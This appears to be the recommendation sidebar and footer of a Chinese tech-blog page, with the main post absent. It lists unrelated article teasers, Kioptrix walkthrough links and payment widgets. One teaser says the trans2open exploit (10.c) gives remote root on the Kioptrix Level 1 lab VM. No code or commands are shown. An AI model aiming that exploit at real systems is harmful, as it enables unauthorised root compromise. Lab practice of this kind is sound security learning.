trans2open multiple/remote/10.c 远程缓冲区溢出,可直接拿 root。靶机:Kioptrix Level 1(IP:192.168.1.104)攻击机:Kali Linux(IP:192.168.1.239)靶机名称:Kioptrix Level 1。目标:拿到 root 权限。下载来源:VulnHub。

2403_89135151的博客 194

jdk-8u144-linux-x64.tar.gz.

该资源为搭建Linux系统Java环境用,资源的后缀为tar.gz格式的压缩包

廖雪峰Python教程[完整版]

廖雪峰的python教程整理的,已经排好版了,而且还是完整的,适合小白

渗透测试学习路线:从零基础到实战精通的完整指南

网络安全的核心在于主动发现并修复系统漏洞,渗透测试正是实现这一目标的关键技术。其原理是通过模拟攻击者行为,对网络、系统及应用进行安全性评估,从而识别潜在风险。掌握渗透测试技术,不仅能有效提升企业安全防御能力,也是安全工程师的核心价值所在。在实际应用中,渗透测试广泛应用于金融、互联网、政府等关键行业的等保测评、红蓝对抗及安全审计场景。本文基于渗透测试和网络安全等热词,系统梳理了从网络协议、操作系统基础到工具使用、靶场实战的完整学习路径,并深入探讨了内网渗透、移动安全等进阶领域,为初学者构建清晰、可执行的能力成

weixin_30482383的博客 1150

SAP B1中文培訓教材_SDK

公司内部培训资料,对开发工具 ,DIAPI, UIAPI,Add-ON有详细解说

Docker Compose:搭建本地多服务开发环境

从一个 Java API、PostgreSQL 和 Redis 开始,配置服务名、端口、环境变量、健康检查、数据卷和依赖关系。理解 Compose 文件如何被解析、项目如何隔离,以及哪些数据不能依赖“重建容器”保留,能够把个人开发环境整理成团队可复用的启动入口。

m0_62221377的博客 462

迈瑞BS系列全自动生化分析仪LIS协议接口手册(内含HL7和ASTM)

迈瑞BS系列全自动生化分析仪LIS协议接口手册,内含HL7和ASTM)

AI全栈实战 | 3.9-01 爬虫入门:requests 加 BeautifulSoup 三分钟跑通,但 90% 的人栽在这 4 个“礼貌“问题上

⚠️:本文内容仅用于。请遵守目标站点的服务条款与相关法律法规,不得对目标服务造成负担,不得采集、传播个人隐私数据。技术是中性的,边界在你手里。爬虫的入门技术(requests 发请求 + BeautifulSoup 解析)三分钟就能学会。真正区分"会用爬虫"和"会做爬虫的人"的,是这篇我们跑通"请求→解析→存储"的最小闭环,然后重点把"合规与礼貌"这根弦给你绷上。

源码获取 | 运行部署 | 定制二开修改,如果回复不及时请耐心等待,请见谅。 424

【基于 WebSocket 的多用户网页五子棋】—— 数据管理模块

但行好事,莫问前程

qq_42996461的博客 238

C++算法(七)

C++ stack算法题和一些客观题

2503_94479566的博客 376

OpenClaw 深度调查:把 AI 助手做成你自己的控制平面

对 openclaw/openclaw 的完整技术尽调:Gateway 架构、Agent 运行时、工具与沙箱、30 个消息通道、181 个插件、安全信任边界、工程代价与采用建议。17 章 / 10 张图,全部数字标注口径,数据截至 2026-10-31。

厚积薄发 246

不用再为文本搜索单独维护一套系统!全文检索深度解析

为了给商品、客服工单或者企业知识库增加一个搜索框,企业往往需要在业务数据库之外,再部署一套Elasticsearch。数据库保存商品、订单和用户等真实业务数据,搜索引擎保存另一份文本索引;两套系统之间,还需要通过CDC、消息队列或者同步程序持续传输数据。一个看似简单的搜索需求,最后可能变成两套集群、两份数据和一条必须保持稳定的数据链路。由此产生的问题并不少:数据库已经完成更新,搜索结果却可能尚未同步;业务查询同时涉及文本、库存、权限和订单状态时,应用需要在两个系统之间来回组合结果;

TiDB 社区干货传送门 295

IDEA 简介:从零认识 IntelliJ IDEA

IDEA 全称,是由 JetBrains 公司开发的一款主流 Java 集成开发环境(IDE)。它集代码编辑、编译、调试、测试、版本控制、构建管理等功能于一体,被大量 Java 开发者视为日常开发的首选工具。所谓 IDE(Integrated Development Environment,集成开发环境),就是把写代码所需的各类工具整合到同一个界面中。相比只用文本编辑器加命令行编译,IDE 能显著减少重复操作,让开发者把精力集中在业务逻辑上。

ztI10的博客 166

TransactionInactiveError:await 之后事务已经不活跃了

TransactionInactiveError 出现于 IndexedDB 事务已结束(非 active 状态)时调用 put、get 等操作。常见于 await 后或 setTimeout 中执行请求,因任务已完成,事务已提交或进入 finished 状态。请求必须在创建事务的同一任务中挂起,否则无效。解决方法:在 onsuccess 回调内同步发起后续操作,或提前将所有请求挂入事务。避免在异步上下文中使用事务操作,确保请求在事务活跃期内完成。

qq_40822000的博客 148

云计算课程小组PPT汇报任务书

36人分为6组,每组6人;形式:生活案例调研 + 理论解读;汇报时长7‑9min;PPT建议10‑14页。

Michelle8023的博客 178

市场调查与统计分析专业大学期间考证怎么安排?

市场调查与统计分析专业的考证规划,适合从一份完整的调查报告倒推:能不能设计问卷、判断样本是否合理、清洗数据,再把分析结果转化为业务建议?围绕这条能力链安排证书,比单纯按“热门程度”报名更有针对性。结合2026年的学习安排,并为2027年的实习、升学和求职预留时间,大学期间可以重点考虑六类证书:全国计算机等级考试证书、大学英语四级或六级成绩报告单、CDA数据分析师、初级统计专业技术资格证书、微软办公软件国际认证中的Excel相关证书,以及软考数据库系统工程师资格证书。

cc572502653的博客 166

软件项目交付时,源代码之外还应该交付哪些技术资料?

软件项目交付时,除可运行程序外,还应核对源代码、数据库结构、接口文档、部署运维、测试验收和账号资产。本文从实际交付环节拆解完整资料清单,并说明合同如何约定交付范围、知识产权与维护边界。

chengduyoushu的博客 295
上一篇: Vulnhub-Kioptrix Level 3 打靶方法一
下一篇: Vulnhub-Kioptrix Level 4 打靶
a2FpX2tr
博客等级 码龄2年 134粉丝 16原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值
